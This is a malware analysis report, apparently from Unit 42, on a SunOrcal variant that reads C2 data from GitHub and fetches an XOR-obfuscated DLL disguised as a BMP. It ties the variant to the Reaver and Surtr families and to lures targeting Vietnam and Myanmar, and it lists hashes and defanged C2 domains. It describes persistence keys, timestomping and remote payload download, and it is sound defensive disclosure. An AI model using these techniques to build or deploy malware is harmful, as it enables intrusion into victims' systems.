At this point, SunOrcal will check the current version of Microsoft Windows to see if it is running Windows Vista or higher. If this is the case, it will use the following path to store subsequent files:

  • C:\ProgramData\[random_directory]

Otherwise, it will use the following hard-coded directory:

  • C:\Documents and Settings\All Users\Application Data\[random_directory]

Where ‘[random_directory]’ is a randomly chosen 8-byte alphanumeric string. In the event the malware identifies that it is already running within this path, it will read the ‘updata.log’ file stored in this path. This read data contains a file path to the original executable, which in turn is deleted, removing traces of the original infection.
Otherwise, SunOrcal will create the randomly named directory and create the ‘updata.log’ file, which it then will write to. The path of the currently running executable will be written to this log file. SunOrcal will also create a ‘data’ subdirectory.
The malware continues to copy itself to the random directory previously created with a filename of ‘sppsvc.txt’. This ‘sppsvc.txt’ file is then renamed to ‘sppsvc.exe’. This newly written executable then has its creation and last write time modified to reflect the year 2008. The last access time is modified to the year 2012. All other time values remain unchanged.
At this stage the malware will write the ‘updata.log’ file with the current filename’s path.
SunOrcal will write one the following registry key to ensure persistence:
HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\RunOnce\sppsvc : C:\ProgramData\[random_directory]\sppsvc.exe
HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\RunOnce\sppsvc : C:\Documents and Settings\All Users\Application Data\[random_directory]\sppsvc.exe
The malware continues to attempt to download a bitmap (.BMP) file from a remote location. This particular sample was configured to download it from the following URL:

  • http://www.fyoutside[.]com/dwm99.bmp

This .BMP file is written to the previously created ‘data’ subdirectory, with a filename of ‘dwm.dll’. This BMP is in fact an obfuscated DLL file. Opening the BMP file makes this clear as shown in figure 5.
SunOrcal2_5

Figure 5 Downloaded BMP file containing obfuscated DLL file

Prior to be written to disk, SunOrcal will decode this BMP file using an incremental XOR scheme. The contents of the executable begin at offset 54 of the downloaded BMP. The following Python script may be used to decode this data:

 
After running this script, we see the following differences:
SunOrcal2_6

Figure 6 Decoding BMP file to reveal DLL file

 
As the decoded DLL is written to disk, the malware will also write configuration information to this file. This includes, but is not limited to, the C2 host and port it retrieved from GitHub earlier.
After this file is written, the malware proceeds to load the DLL and calls the ‘FunctionWork’ exported function. At this point, the final payload of SunOrcal is executed.

Ties to Reaver and previous SunOrcal and Surtr Activity

The new SunOrcal variant was used concurrently with both traditional SunOrcal and the new Reaver malware family since at least May 2017.  There are multiple overlaps with the C2 infrastructure that we detailed in the previous Reaver blog. In addition to those overlaps, one of the domains we found as a C2 via historical commits to the NordicMyth GitHub, www.eyesfeel256[.]com, was also used as a C2 for SunOrcal activity in March and June 2016 targeting at least one organization in Myanmar. The domain hosting the SunOrcal malware in those attacks, www.outsidefly[.]com, is listed in a 2013 report discussing targeted attacks against Tibetan community using Surtr malware. All of these domains, and several others listed in the 2013 report, also have the same historic registrant as well as PDNS overlap and many have been used in earlier activity involving the SunOrcal and/or Surtr malware families. Several of the SunOrcal variants are also configured to use www.weryhstui[.]com and fyoutside[.]com in addition to GitHub, both of which are documented in our previous blog as used by both Reaver and traditional SunOrcal samples.  Below is a simplified chart showing a sample of the overlaps that can be found while investigating activity involving these three malware families.
SunOrcal2_7

Figure 7. Chart showing some of the overlaps between Reaver, Surtr, and SunOrcal (traditional and the GitHub variant) malware families. All IOCs are in the appendix of this blog


Recent Attacks

One of the most recent attacks that Unit 42 found related to this campaign consisted of a malicious RTF document was served on November 8, 2017 with the following SHA256 hash:
45eee0e7e41f5781577f7f380d90eb7145ab6ba9a8f64df31bb6fd3e72693f33
This most recent malicious RTF in question had an original filename as follows:
Doanald Trump dự APEC khẳng định Vai Trò số 1 của Việt Nam ở Biển Đông khiến Trung Quốc bẽ mặt.doc
This roughly translates to the following:
Donald Trump of APEC confirms Vietnam's No. 1 role in South China Sea is humiliating.doc
Inspection of this RTF document revealed that it loads an embedded executable file that has heavy code overlap with the previously discussed SunOrcal variant. It looks to be streamlined to remove much of the previously witnessed functionality, and simply is configured to download a remote BMP file, decode it to reveal an executable file, and set persistence for this file.
The specific BMP is downloaded from the following location:

  • http://www.fyoutside[.]com/l1106.bmp

In addition to the code overlap, the domain used to download this BMP has been used as a C2 for the SunOrcal variant leveraging steganography as well as with traditional SunOrcal, and was also seen hosting Reaver malware.
The payload is dropped to ‘%TEMP%\mstk.exe’ and the HKCU Run registry key is configured to point at this executable. This sample has been observed downloading the previously discussed Reaver malware family.

Conclusion

As attackers continue to grow and evolve, so does their toolsets. SunOrcal activity has been documented to at least 2013, and may have begun as early as 2010. This new variant was used concurrently with both Reaver and traditional SunOrcal, to include sharing much of the same infrastructure. We have also tied this activity to some involving the Surtr malware family, which is another tool used by these attackers.
As we have discovered, the attackers behind SunOrcal have updated this malware family to include both steganography techniques as well as the ability to collect C2 information from the popular GitHub service. It is interesting to note the rollout out of both a new malware family with three variants, along with an updated variant of a known family, coincides with what seems to be new targeting outside of what the attackers have targeted in the past. We have witnessed recent attacks that appear to be conducted by the same threat group but focused on Vietnam and Myanmar, instead of the traditional focus on the “Five Poisons”. These attacks use very topical lures to entice their targets to open and subsequently be infected by these files. We will continue to monitor this activity and report as appropriate.
Palo Alto Networks customers are protected from these threats via a number of ways:

  • All malware families discussed are tagged within AutoFocus
  • Malicious samples have been appropriately flagged within the WildFire platform
  • Domains used by this threat have been classified as malicious
  • Traps blocks the exploit used by the recently observed attacks

AutoFocus customers can monitor activity using these malware families with the following tags:


Appendix


SunOrcal Samples Using GitHub
e1d9cc6b5effa6a579801fb0d2fbfb700a50c916283dad205a7c88128376f098
d5e5abae142139484089974cbcaae5ac76d88f25a42fb961d8018a3c63a2601c
67ef25b0708e6c268d2cbd78d03141acfc9cf895b8422da69beb2ca598f2fcc7
a13647468498dd7c95de7d168c926cf53eb01fbc262bf372790b47b704c44a04
da0a0f940cc01f1e29304d860f144bde7a132d6e0abdec6588fac38875be248a
887aeccfb981266f1d47a68cba64de47a4945a63d3b1787294ac98842ff47ffd
81d887fefdbb0219647991c2b7bddf45c2fede4dc6fc18408f1706e0279615b2
840f55183809efa356cb1b7f4057f81e3752e7a6bcc1784f59551d988c690c48
58eac547fcba5572361daf4b49200f6d95114492ee296bc25542e8288e9542fa
163a82ab3db709da8fef18de67b71b19f300253b285bccccbf9375857d96e4d6
49adaad1ecfaba2de15d5024656ad277b39fcfcc07683c04a205bbedb027a9a1
491eec8b0d6aaf3aaeef3d4d53f5b94be6d84ab081d0d8e9859347e3c3cf0acc
48836912f48106e02ec0e083095fcf3a38cf871081e6cefbcd774e84168e8673
7288d5ae3c82cf3cda4815732edc144edb5ff728a5ecb0ba8caf76f7acde5488
0ea195e7927fb1d2d13c9b90da846f532be6924f8a2650c026c9105a297cce46

Malicious RTF

45eee0e7e41f5781577f7f380d90eb7145ab6ba9a8f64df31bb6fd3e72693f33

Traditional SunOrcal

799139b5278dc2ac24279cc6c3db44f4ef0ea78ee7b721b0ace38fd8018c51ac
58312fb742ce881e040e1b5b8555f00a402b8dd4fc886acaae2f862040b3bfc5
38ea33dab0ba2edd16ecd98cba161c550d1036b253c8666c4110d198948329fb
cb7c0cf1750baaa11783e93369230ee666b9f3da7298e4d1bb9a07af6a439f2f

Reaver

Reaver.v1
d560f44188fb56d3abb11d9508e1167329470de19b811163eb1167534722e666

Reaver.v2

98eb5465c6330b9b49df2e7c9ad0b1164aa5b35423d9e80495a178eb510cdc1c
05ddbd0506ec95fb460b3994e5b21cdb0418ba4aa406374ca1b91249349b7640

Reaver.v3

18ac3b14300ecfeed4b64a844c16dccb06b0e3513d0954d6c6182f2ea14e4c92
c0f8bb77284b96e07cab1c3fab8800b1bbd030720c74628c4ee5666694ef903d
9213f70bce491991c4cbbbd7dc3e67d3a3d535b965d7064973b35c50f265e59b
26c234c73e2c3448589c7d4a0cf17f615ad3666541a4e611e2d8b77637205bcf
ae9f158e4886cfdbfb4f1b3b25707d05f6fd873d0be9d8e7334a2c28741228ee
1fcda755e8fa23d27329e4bc0443a82e1c1e9a6c1691639db256a187365e4db1
c906250e0a4c457663e37119ebe1efa1e4b97eef1d975f383ac3243f9f09908c
1813f10bcf74beb582c824c64fff63cb150d178bef93af81d875ca84214307a1

Surtr

992e4577807e57b691acdfbace2651efe18292d1020fa94b44ea365885c6ccf0
4dffdd62a11d7095960a9a6583173dde418dd1c42df1cb656eeb6edeecde3917

Domains and IP addresses

www.weryhstui[.]com
www.eyesfeel256[.]com
www.olinaodi[.]com
www.fyoutside[.]com
www.flyoutside[.]com
www.outsidefly[.]com
www.eyestouch256[.]com
www.tashdqdxp[.]com
104.148.70[.]217
98.126.156[.]210
119.42.148[.]246

2 Minute Threat Brief: Expanding Targets for New SunOrcal Malware Variant

Unit 42 has recently been investigating a new malware family called Reaver. While we have identified it as being active since late 2016, Reaver has been used sparingly, with only a small number of unique samples identified. Its targets have been movements the Chinese government consider dangerous, also known as the “Five Poisons.” We found that the Reaver malware family has shared command-and-control (C2) infrastructure overlap SunOrcal malware, and that these have been used concurrently since late 2016.

While investigating Reaver we recently also discovered a new variant of the SunOrcal malware family. While the SunOrcal malware family has been confirmed to have been active since 2013, possibly even earlier, this new variant has been observed targeting regions outside of the typical target radius for this threat group, now expanding to include Vietnam and Myanmar.


How it Works
Emails were sent to targets containing malicious attachments. Targeting a Vietnamese speaking audience, one of the malicious documents mentions Donald Trump and the disputed South China Sea area. This is a classic lure technique – including something the target will find interesting or important causing them to open the file and download the malware on to the victims’ system.


How to Defend Against it
These malware attacks utilize email phishing, and relies on targets opening the malicious email attachment. Security awareness is critical to avoid falling victim to such an attack.

General email best practices:

  • Make sure the sender is a trusted source. If you’ve never received something from them before, or the email address has typos, don’t open it.
  • If the sender appears to be convincing, pay close attention to the body of the email. Are there a lot of typos? Does the branding/logo look different? Does it look unprofessional?
  • Never click on a link within the email or download an attachment.
  • Don’t respond to the email with any password or personal information.

If you are unsure of the legitimacy of the email, contact the sender directly over the phone or by typing a trusted URL directly in your browser or saved bookmark. Additionally, keeping your systems and devices updated with the most current operating system and web browser is a general security best practice, as well as enabling multi-factor authentication to prevent an attacker from abusing credentials should they successfully capture them.